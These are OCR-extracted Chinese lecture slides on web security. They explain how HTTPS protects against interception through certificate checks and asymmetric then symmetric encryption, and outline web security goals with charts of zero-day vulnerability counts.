
HTTP和HTTPS


黑客
截取
客户端
服务器
http请求
userName = "123"
passWord = "666666"
userName = "123"
passWord = "666666"


黑客
截取
客户端
服务器
https请求
&*#$&*@(#@*#&*#%
解密后
userName = "123"
passWord = "666666"
userName = "123"
passWord = "666666"


HTTP和HTTPS


客户端
服务器
1
公钥：777
服务器保存公钥和私钥
公钥：777
私钥：888
userName = "123"
passWord = "666666"
用公钥777给数据加密
$^#&#$(*!@#&^&#$#
2
发送$^#&#$(*!@#&^&#$#
用私钥888给数据解密
$^#&#$(*!@#&^&#$#
解密后
userName = "123"
passWord = "666666"
客户端
服务器
密钥666
1
在传输加密数据之前需要
传递密钥666到服务器
密钥666
userName = "123"
passWord = "666666"
用密钥666给数据加密
$^#&#$(*!@#&^&#$#
2
发送$^#&#$(*!@#&^&#$#
用密钥666给数据解密
$^#&#$(*!@#&^&#$#
解密后
userName = "123"
passWord = "666666"


浏览器
服务器
1
请求https://www.baidu.com
SSL数字证书
公钥777
服务器身份
标识信息
公钥777
私钥888
客户端解析证书
响应会携带SSL数字证书
3
验证公钥777
no
浏览器显示https警告
2
4
yes
生成一个随机码6666
使用公钥777
加密随机码6666
得到&*&^$$%#
5
传输加密数据&*&^$$%#
使用私钥888解密&*&^$$%#
6
得到客户端随机码6666
使用随机码6666加密数据
userName = "123"
passWord = "666666666"
使用随机码(密钥6666)进行
对称加密得到@#%@#%#&!
7
传输加密后的数据
@#%@#%#&!
使用随机码(密钥6666)解密数据
@#%@#%#&!
得到
userName = "123"
passWord = "666666666"

HTTP和HTTPS

- 第一阶段（非对称加密）：对证书进行合法性验证，客户端内置 CA 的公钥，服务器在申请证书时同时获取 CA 的私钥和自己的公钥私钥
- 第二阶段（非对称加密）：对对称密钥进行密文传输，客户端使用证书中服务器的公钥对随机生成的对称密钥进行加密传输，服务器使用自己的私钥进行解密，得到对称密钥
- 第三阶段（对称加密）：客户端与服务端在互通对称密钥之后，使用对称加密传输数据



HTTP和HTTPS

	HTTP	HTTPS
端口	80	443
安全性	无加密，安全性较差	有加密机制，安全性较高
资源消耗	较少	由于需要加密处理，需要消耗更多资源
是否需要证书	不需要	需要
协议	运行在 TCP 协议之上	运行在 SSL 协议之上，SSL 运行在TCP 协议之上

Web安全目标


为什么关注Web安全?

网络应用程序:


- 通常比桌面软件更有用 => 流行
- 通常可公开获取
- 容易成为攻击者的目标
- 找到易受攻击的网站，自动进行攻击并扩大攻击规模
- 易于开发
- 不容易进行安全可靠的开发
- 往往容易受到攻击，从而使服务器、数据库、内部网络和数据等变得不安全

为什么关注Web安全?


已报告的Web漏洞"In the Wild"




为什么关注Web安全?


2020 Zero-Day Vulnerabilities by Software Type
Virtualization Software
3.6%
Email Client
7.1%
Security Software
10.7%
Web Browsers
35.7%
Font Library
14.3%
Operating System
28.6%

为什么关注Web安全?


In-the-Wild 0-days Detected vs. Year
0-days Detected
60
40
20
0
2015
2016
2017
2018
2019
2020
2021
2022
Year

为什么关注Web安全?



Number of ITW 0-days by Platform
0-days Detected
10
8
6
4
2
0
Android
iOS
macOS
Windows
Exchange Server
2021
2022

三大Web安全目标

完整性：恶意网站无法篡改我的计算机或我在其他网站上的信息完整性

机密性：恶意网站无法从我的电脑或其他网站获知机密信息

隐私性：恶意网站无法监视我的浏览内容




Security Goals

- tab 2 cannot compromise the user's computer or data
- tab2 cannot steal information from tab1 (without user permission)
- tab 2 cannot compromise the session in tab 1

对比操作系统安全、网络安全和Web安全

